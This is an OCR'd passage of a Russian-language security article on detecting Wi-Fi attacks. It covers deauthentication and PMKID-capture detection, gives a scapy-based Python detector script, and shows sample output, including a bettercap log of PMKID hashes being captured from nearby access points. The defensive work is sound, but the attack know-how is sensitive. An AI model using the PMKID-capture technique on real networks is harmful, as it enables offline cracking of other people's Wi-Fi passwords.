
```
~/src/defence/wifi(main*) » sudo ./deauth.py wlan0mon 2> /dev/null
[*] deauth f8:f0:82:[redacted] <- 26:d5:94:[redacted]
[*] deauth f8:f0:82:[redacted] -> 26:d5:94:[redacted]
[!] WPA handshake deauth detected: "SNR-CPE-F274" f8:f0:82:[redacted] <-x-> 26:d5:94:[redacted]
:[redacted] -30dBm
[*] deauth f8:f0:82:[redacted] <- 26:d5:94:[redacted]
[*] deauth f8:f0:82:[redacted] -> 26:d5:94:[redacted]
[*] deauth f8:f0:82:[redacted] <- 26:d
[*] deauth f8:f0:82:[redacted] -> 26:d
[*] deauth f8:f0:82:[redacted] <- 26:d
[*] deauth f8:f0:82:[redacted] -> 26:d
[*] deauth f8:f0:82:[redacted] <- 26:d
[*] deauth f8:f0:82:[redacted] -> 26:d
[*] deauth f8:f0:82:[redacted] <- 26:d5:94:[redacted]
[*] deauth f8:f0:82:[redacted] -> 26:d5:94:[redacted]
[*] deauth f8:f0:82:[redacted] <- 26:d5:94:[redacted]
[*] deauth f8:f0:82:[redacted] -> 26:d5:94:[redacted]
[*] deauth f8:f0:82:[redacted] <- 26:d5:94:[redacted]
[*] deauth f8:f0:82:[redacted] -> 26:d5:94:[redacted]
[*] deauth f8:f0:82:[redacted] <- 26:d5:94:[redacted]
[*] deauth f8:f0:82:[redacted] -> 26:d5:94:[redacted]
[*] deauth f8:f0:82:[redacted] <- 26:d5:94:[redacted]
```

Детект атаки деаутентификации

Уровень сигнала позволит нам даже понять, насколько близко подобрался к нам хакер: -30dBm означает, что он фактически сидит напротив нас.

ЗАХВАТ PMKID

Для покрытия большой территории корпоративные беспроводные сети часто используют множество точек доступа с идентичным именем. Это обеспечивает бесшовное переключение для сотрудников, когда те переходят из зоны обслуживания одной точки доступа в другую. На таких точках доступа при аутентификации в первом сообщении EAPOL M1 часто содержится хеш (PMKID), практически такой же, как handshake.




Последовательность отправки пакетов для PMKID

Тут примечательно то, что хеш передается самой точкой доступа, что делает возможным захват хеша и подбор пароля без взаимодействия с клиентами.


Хакеры и пентестеры очень любят эту атаку еще и за то, что она проводится достаточно быстро и бесшумно и не приводит к негативным последствиям. Однако в ее реализации есть одна особенность, которая поможет нам выявить эту атаку.

При любой попытке аутентификации на точке доступа WPA PSK клиент всегда отправляет пакет EAPOL M2, услышав M1.



Последовательность отправки пакетов легитимным клиентом при аутентификации WPA PSK

И это нормальное поведение. Для хакера попытка захвата PMKID подобным образом приведет к нежелательному захвату half handshake (EAPOL M2). И некоторые хакерские утилиты (например, Aircrack-ng) не умеют работать с PMKID (EAPOL M1) при захваченном handshake (EAPOL M2). Поэтому специализированное хакерское ПО (скажем, hcxdumptool или bettercap) для захвата PMKID ведет себя нехарактерно для типичного клиента, то есть не отправляет M2 после подключения к точке доступа WPA PSK.



Последовательность отправки пакетов хакерским ПО при захвате PMKID

Именно тут мы и можем поймать неуловимого хакера:


```
defence/wifi/pmkid.py
#!/usr/bin/python3
from scapy.all import *
from threading import Thread
from time import sleep
from sys import argv
from os import system


iface = argv[1]
conf.verb = 0

alerts = []
def alert(client, essid):
    global aps, clients
    if client in alerts and essid in alerts:
        return
    print(f'[!] PMKID gathering detected: {client} {clients.get(
client,{}).get("signal","-")}dBm to {essid}')
    system("zenity --warning --title='PMKID gathering detected'
--text='PMKID gathering detected' &")
    #system("echo 'PMKID gathering detected' | festival --tts
--language english")
    alerts.append(client)
    alerts.append(essid)

aps = {}
clients = {}
def parse_raw_80211(p):
    signal = int(p[RadioTap].dBm_AntSignal or 0) if hasattr(p[
RadioTap], "dBm_AntSignal") else 0
    freq = p[RadioTap].ChannelFrequency if hasattr(p[RadioTap], "
ChannelFrequency") else 0
    if Dot11Beacon in p: # Beacon
        ap = p[Dot11].addr2
        essid = str(p[Dot11Elt].info, "utf-8")
        if not ap in aps:
            aps[ap] = {"essid": essid, "m1":set(), "m2": set()}
    elif Dot11AssoReq in p: # Association req
        print("assoc %s -> %s" % (p[Dot11].addr2, p[Dot11].addr3))
        clients[p[Dot11].addr2] = {"signal": signal}
    elif EAPOL in p and p[Dot11].addr3 in aps:
        #print("EAPOL")
        ap = p[Dot11].addr3
        if p[Dot11].addr2 == ap:
            aps[ap]["m1"].add(p[Dot11].addr1)
            print('M1 %s <- %s' % (p[Dot11].addr1, ap))
        elif p[Dot11].addr1 == ap:
            aps[ap]["m2"].add(p[Dot11].addr2)
            print('M2 %s -> %s' % (p[Dot11].addr1, ap))
        #print(aps[ap])

def analyze():
    while True:
        for ap in aps.copy():
            for client in aps[ap]["m1"] - aps[ap]["m2"]:
                alert(client, aps[ap]["essid"])
        sleep(1)

Thread(target=analyze, args=()).start()
sniff(iface=iface, prn=parse_raw_80211, store=0)
```

Пока мы мониторим эфир, мимо окон нашего офиса проходит хакер, автоматически выполняющий аутентификацию на всех беспроводных устройствах в зоне его видимости.

```
encryption:WPA2)
 mon0  » [14:02:01] [sys.log] [inf] wifi sending
 association request to AP SGT (channel:11 encry
ption:WPA2)
 mon0  » [14:02:01] [sys.log] [inf] wifi sending
 association request to AP i[redacted]b (channel:11 en
cryption:WPA2)
 mon0  » [14:02:01] [sys.log] [inf] wifi sending
 association request to AP S[redacted]7 (channel:11 en
cryption:WPA2)
 mon0  » [14:02:01] [sys.log] [inf] wifi sending
 association request to AP MT_[redacted]S (channel
:11 encryption:WPA2)
 mon0  » [14:02:01] [sys.log] [inf] wifi sending
 association request to AP AndroidAPC7F7 (channe
l:11 encryption:WPA2)
 mon0  » [14:02:03] [wifi.client.handshake] capt
ured 00:0f:00:[redacted] -> MT_[redacted]S (4e:5e:0c
:[redacted]) RSN PMKID to /root/bettercap-wifi-han
dshakes.pcap
 mon0  » [14:02:03] [wifi.client.handshake] capt
ured 00:0f:00:[redacted] -> MT_[redacted]NS (4e:5e:0c
:[redacted]) RSN PMKID to /root/bettercap-wifi-han
dshakes.pcap
 mon0  » [14:02:03] [wifi.client.handshake] capt
ured 00:0f:00:[redacted] -> S[redacted]7 (4e:5e:0c:[redacted]
[redacted]) RSN PMKID to /root/bettercap-wifi-handshake
s.pcap
 mon0  » [14:02:03] [wifi.client.handshake] capt
ured 00:0f:00:[redacted] -> MT_[redacted]S (4e:5e:0c
:[redacted]) RSN PMKID to /root/bettercap-wifi-han
dshakes.pcap
```

Не такая уж и приметная атака — просто аутентификация на всех точках доступа с телефона

И мы, конечно же, это видим.



```
~/src/defence/wifi(main*) » sudo ./pmkid.py wlan0mon 2> /dev/null
assoc [redacted]:a9:64:f5 -> [redacted]:c5:f2:76
M1 [redacted]:a9:64:f5 <- [redacted]:c5:f2:76
M2 [redacted]:c5:f2:76 -> [redacted]:c5:f2:76
M1 [redacted]:a9:64:f5 <- [redacted]:c5:f2:76
M2 [redacted]:c5:f2:76 -> [redacted]:c5:f2:76
assoc [redacted]:ce:f4:5c -> [redacted]
M1 [redacted]:ce:f4:5c <- [redacted]
M2 [redacted]:55:85:cf -> [redacted]
M1 [redacted]:ce:f4:5c <- [redacted]
M2 [redacted]:55:85:cf -> [redacted]
assoc [redacted]:cf:ac:31 -> [redacted]:55:85:cf
assoc [redacted]:cf:ac:31 -> [redacted]:c5:f2:76
assoc [redacted]:cf:ac:31 -> [redacted]:5c:95:a0
M1 [redacted]:cf:ac:31 <- [redacted]:c5:f2:76
M1 [redacted]:cf:ac:31 <- [redacted]:c5:f2:76
M1 [redacted]:cf:ac:31 <- [redacted]:c5:f2:76
M1 [redacted]:cf:ac:31 <- [redacted]:c5:f2:76
M1 [redacted]:cf:ac:31 <- [redacted]:c5:f2:76
M1 [redacted]:cf:ac:31 <- [redacted]:c5:f2:76
M1 [redacted]:cf:ac:31 <- [redacted]:c5:f2:76
M1 [redacted]:cf:ac:31 <- [redacted]:c5:f2:76
```

Детект захвата PMKID

Мы видим весьма странное поведение клиента, не отправляющего handshake (M2), — это свидетельствует о том, что его целью является сбор PMKID (получение M1).

Продолжение статьи →

← НАЧАЛО СТАТЬИ

САМООБОРОНА ПО ХАКЕРСКИ

